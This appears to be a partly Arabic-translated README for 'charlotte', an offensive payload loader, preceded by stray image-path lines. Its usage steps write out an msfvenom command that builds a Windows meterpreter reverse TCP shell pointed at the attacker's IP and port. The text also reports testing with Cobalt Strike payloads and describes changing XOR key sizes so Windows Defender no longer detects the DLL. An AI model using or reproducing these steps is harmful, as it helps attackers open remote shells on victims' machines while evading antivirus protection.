
- msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=$YOUR_IP LPORT=$YOUR_PORT -f raw > beacon.bin
- python charlotte.py
- الربح
تم الاختبار باستخدام msfvenom -p (كما هو موضح في ملف .gif POC أدناه) وأيضًا تنسيق الحمولة الخام لـ cobalt strike
التحديث v1.1
17/05/21:
على ما يبدو، كان Microsoft Windows Defender قادرًا على اكتشاف ملف .DLL الثنائي،
وكيف قاموا بوضع علامة عليه؟ من خلال البحث عن عدة مفاتيح XOR بحجم 16 بايت
تغييرها إلى 9 كما هو موضح في ملف .gif POC أدناه يظهر أنه الآن غير مكتشف مرة أخرى
هتاف!
 9emin1/charlotte

